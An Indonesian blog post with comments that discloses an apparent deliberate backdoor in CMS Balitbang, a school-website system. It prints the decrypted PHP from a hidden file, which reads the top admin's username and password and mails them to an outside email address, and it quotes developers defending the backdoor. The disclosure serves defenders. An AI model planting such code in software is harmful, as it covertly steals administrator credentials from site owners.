

Skandal Programer CMS Balitbang Kemdiknas RI
Web Programming Edit
Cms Balitbang adalah sebuah cms yang bersifaf open source artinya kita dapat menggunakan ataupun memodifikasinya dengan sayrat dan aturran tertentu. Cms ini telah banyak digunakan oleh sekolah - sekolah yang ada diseluruh Indonesia karena kemudahan serta fasilitas yang terdapat di cms tersebut. Namun dibalik semua kemudahan dan fasilitas yang disediakan oleh cms tersebut ternyata cms ini memiliki sebuah rahasiah. Terdapat sebuah Bug/Bacdoor yang diduga ditanam secara sengaja oleh develop cms tersebut. Saya sendiri merasa terkejut ketika mendengar berita ini dari salah seorang teman dan berikut adalah kutipan beritanya
Kali ini kami ingin membongkar skandal programer CMS Balitbang yang di gunakan oleh banyak lembaga pendidikan SD,SMP dan SMA/K, Sebuah sistem Model Website Sekolah yg di rancang oleh kajianwebsite.org dengan Balitbang Kemdiknas RI , hingga saat ini yang menggunakan sistem tsb berkisar 100 ribu lebih lembaga pendidikan baik SD,SMP dan SMA/K.
Kali ini kami ingin membongkar skandal programer CMS Balitbang yang di gunakan oleh banyak lembaga pendidikan SD,SMP dan SMA/K, Sebuah sistem Model Website Sekolah yg di rancang oleh kajianwebsite.org dengan Balitbang Kemdiknas RI , hingga saat ini yang menggunakan sistem tsb berkisar 100 ribu lebih lembaga pendidikan baik SD,SMP dan SMA/K.
Awal cerita rekan kami sebut saja "Mawar" dari salah satu lembaga pendidikan ingin meningkatkan IT di lembaganya salah satunya membangun sebuah website resmi. Dari informasi yg kami dapat Mawar di tawari untuk menggunakan sistem CMS Balitbang tsb karena pemakainya sudah sangat banyak dan ada pelatihanya oleh petinggi di lembaga tsb. Mawarpun kemudian konsultasi dengan kami bagus atau tidak sistem tsb di gunakan.
Kamipun mulai mencari tahu tentang sistem CMS Balitbang tsb dari berbagai sumber dan di dapat banyak sekali penggunaya di seluruh Indonesia dan kamipun melihat ada pelatihanya juga kami berpikir wajarlah itu sistem yg bangun sekelas Kementrian, dengan keyakinan hal tsb kamipun mulai mencari dimana bisa mendapatkan CMS Balitbang tsb akhirnya ketemu dan kami download versi terbarunya "CMS Balitbang 3.5.2".
Kami mulai membentuk tim di medan terdiri dari 5 anggota, kita semua sepakat akan melakukan analisa 1 hari dengan sistem tsb. Hari berikutnya pun tiba, semua anggota sudah siap menyapaikan hasilnya.
1. Di temukan sebuah bug upload yg sangat berbahaya di versi sebelumnya versi 3.4
2. Ini yg kami tidak habis pikir, terdapat celah yg sengaja di buat oleh sang programer di semua versi termasuk versi CMS Balitbang 3.5.2.
Pembahasan:
1. Masalah bug itu wajar namanya sistem tidak ada yg sempurna dan walau sempat menjadi target oleh kawan2 yg jahil untuk melakukan hacking di sistem tsb "anda bisa cek di google banyak sekali tutor hack sistem tsb" tapi masalah bug ini selesai setelah di rilis versi terbarunya.
2. Hal yg paling kami sorot adalah hal yg ke dua ini tentang penanaman backdor/celah oleh sang programer, sebenarnya kami sering menumukan hal seperti ini di banyak CMS yg pernah kami teliti, tapi yg membuat kami mengelus dada adalah ini sistem yg di rancang bersama Kemdiknas RI.
Hal Teknik :
Jadi inti nya di sistem tsb telah di taruh sebuah file yg di rancang untuk mengirim User dan Password dari admin yg memakai sistem tsb ke salah satu email.
Kami sebut saja filenya bernama "admin2.php" di letakan di folder "functions"
Kode yg terdapat dalam file tsb sebagai berikut:
Terlhiat sangat jelas sang programer sengaja merahasiakan isi kode script yg asli dengan meng'enkripsi seperti yg terlihat di atas. Kamipun berusaha cari tahu apa yg ada di balik kode tsb dengen mencoba mendecrypt code tsb tapi kok masih ter'encrypt ....... ?? ternyata sang programer sengaja membuat encrypt tsb samapi 7 kali perulangan :D itu mungkin di lakukan untuk mengecoh bila ada yg ingin mendecrypt
Hasil Decrypt:
=======
include "koneksi.php";
include "fungsi_pass.php";
data = "";
$query="select userid, count(menu) as jum from user_level group by userid order by jum desc "; $alan=mysql_query($query) or die ("query gagal");
if($row=mysql_fetch_array($alan)){
$query2="select * from user where userid='$row[userid]' ";
$alan2=mysql_query($query2) or die ("query gagal");
$r=mysql_fetch_array($alan2);
$data .="top admin : $r[username] ----- Password : ".unhex($r[password],82)."";
}
$data .= "";
$email = unhex("64gbfc1b580c1c1bab3cb92848abfc4c0b3beb3",82);
$headers = "From: \"Komunitas $nmsekolah\" <$webmail>\r\n";
$headers .= "Content-type: text/html\r\n";
mail($email, "Komunitas $nmsekolah :: Pesan baru ::", $data, $headers);
echo "Pesan terkirim";
========
Nah itulah kode yg asli dari situ kami bisa jelasakan bahwa inti barisan kode tsb
1. Mencari data user dan password yg mempunya hak akses penuh dalam sistem tsb
2. Melakukan peracangan format email yg di sertai dari data user dan password yg di dapat tadi.
3. Menetukan email yg akan di tuju di sini email pun di ecrypt lagi :) perhatikan baris kode
- "$email = unhex("64gbfc1b580c1c1bab3cb92848abfc4c0b3beb3",82);" di encrypt menggunnkana fungsi "unhex" fungsi "unhex" itu pun di buat sendiri oleh programer. Setelah kami berusaha mendercypt di hasilkan sebuah alamat email "alanrm82@yahoo.com" itulah email tujuan nya.
4. Melakukan perintah pengiriman format email yg tadi telah di rancang dengan beserta ada user dan password sistem tsb ke email "alanrm82@yahoo.com".
++++++++++++++++++++++++++++
Dengan itu sang programer dapat setiap saat masuk ke sistem di lebih dari 100 Ribu lembaga pendidikan yg menggunakan sistem tsb secara tidak sah.

Kami menyarankan bagi pengguna sistem CMS Balitbang yg melihat artikel ini untuk di kroscek ulang tentang sistem yg anda gunakan mengenai privasi dan keamanan data yg ada di Lembaga pendidikan anda.
Masuk peristiwa awal kami pun menyarakan agar Mawar rekan kami untuk tidak menggunakan sistem CMS Balitbang tsb.
Mungkin Pesan kami buat kawan2 Programer janganlah menjatuhkan harga diri anda sendiri denga hal2 konyol seperti kasus yg kami bahas ini.
++++++++++++++++++++++++++++++++++++
Ada Klarifikasi di komentar dari salah satu anggota tim CMS Balitbang kami masukan di sini :
---------------------------------------- 1 ---
Choirul Anam =>
"Saya baru saja mendapatkan link pembicaraan ini dari seorang kenalan. Saya adalah salah satu anggota team yang ikut andil dlam melahirkan CMS ini. Saya akan klarifikasi. Teman2 mohon tidak langsung menjustifikasi negatif tentang pemasangan backdor tersebut. Ini ada latar belakangnya. Pada awal kelahirannya dulu CMS ini tidak hanya dipakai oleh sekolah, tetapi dipakai juga oleh dunia bisnis, bahkan pemasangannya dibisniskan oleh beberapa pengembang website komersial. Kita tidak menginginkan hal ini terjadi. Maka disepakati pemasangan backdor ini. Intinya back dor tersebut dipasang untuk pengamanan intra, artinya jangan sampai CMS ini digunakan untuk dikomersialkan atau untuk webiste dengan isi negatif. Kita tidak punya mahsud apa2. Tidak akan mengambil keuntungan apapun dari pemasangan back dor tersebut. Dan perlu teman2 ketahui, pembuatan CMS ini bertujuan untuk mempermudah sekolah dalam membuat website, bahkan yang ikut pelatihannya akan memperoleh domain dan hosting gratis. Itu yang dapat saya klarifikasi, semoga ada manfaatnya, terima kasih"
Kami membalas =>
Terimakasih bung atas atensinya klarifikasi hal ini, di sinipun kami juga tidak ingin melakukan pemojokan kepada siapapun. Kami mengharap siapaun yng mengembangkan sebuah sistem opensource untuk juga mengutamakan Privasi dari pengguna sistem tsb. Mungkin ada cara lain yg bisa di lakukan selain membuat privasi pengguna terganggu untuk mennaggulangi kasus comersialisasi tsb. Coba kita ambil contoh terburuk bila sistem terjadi masalah data misal manipulasi negatif, apa bukanya pihak yg menanam backdor malah yg menjadi tujuan Fitnah. Sebelumnya terimkasih atas Klarifikasinya bung akan kami akan masukan di note kami ini."
---------------------------------------- 2 ---
Choirul Anam =>
Sebenarnya masalah backdor itu sudah pernah ada yang memunculkan sekitar 3 tahun yang lalu dari Malang. Dan sudah dibicarakan dengan pihak Balitbang, hasilnya Balitbang meminta agar backdornya tetap ada agar bisa dipakai sebagai bahan utk memonitor jumlah pengguna CMS ini. Saya mengikuti pengembangannya sampai versi 3.50, dilakukan pada Desember 2012. Versi sesudahnya saya tidak ikut lagi karena kesibukan di sekolah semakin banyak. Untuk usulnya itu, saya akan coba teruskan ke pihak Balitbang. Terima kasih. Saya off dulu yaaa, mau berangkat ronda.
Nama Disamarkan =>
ngutip perkataan abang developernya, "... hasilnya Balitbang meminta agar backdornya tetap ada agar bisa dipakai sebagai bahan utk memonitor jumlah pengguna CMS ini"
apakah memonitor pengguna cms dengan cara mengirim user + pass admin ke email tertentu? apakah tidak ada cara yang lebih 'terhormat'? saya bersyukur sekali malah, ada cms buatan anak indonesia yang bisa digunakan untuk mempermudah kelancaran proses go onlne sekolah2 di indonesia, tapi saya tidak habis pikir, kenapa bisa hal semacam ini terpikir oleh developer2 handal? ataukah ini memang sengaja di rencanakan / permintaan dari pihak balitbang sendiri? kita sebagai rakyat indonesia yang mendambakan keadilan harus memulai dari hal2 kecil seperti ini, karena kalo hal seperti ini saja tidak bisa diselesaikan, apalagi masalah besar yang lain?
++++++++++++++++++++++++++++++++++++
Sumber : Kopaci
kalau soal programer csm saya belum paham mas, jadi haru bolak balik baca nih
ReplyDeletetermasuk website sekolah saya yang menggunakan cms baltibang ini, setelah saya scan website sekolah saya memang terdapat celah, selain itu website sulit di akses jika melalui search engine, akan tetapi bisa di akses ketika langsung mengetik urlnya namun masih terdeteksi virus, dan pada akhirnya website sekolah saya tidak menggunakan cms baltibang lagi hingga sampai saat ini masih dalam pembangunan template...
ReplyDeletewaduh berat nih kayaknya pembahasannya mas.. saya angkat tangan deh.. yang jelas saya tidak mendukung programer yang nakal....
ReplyDelete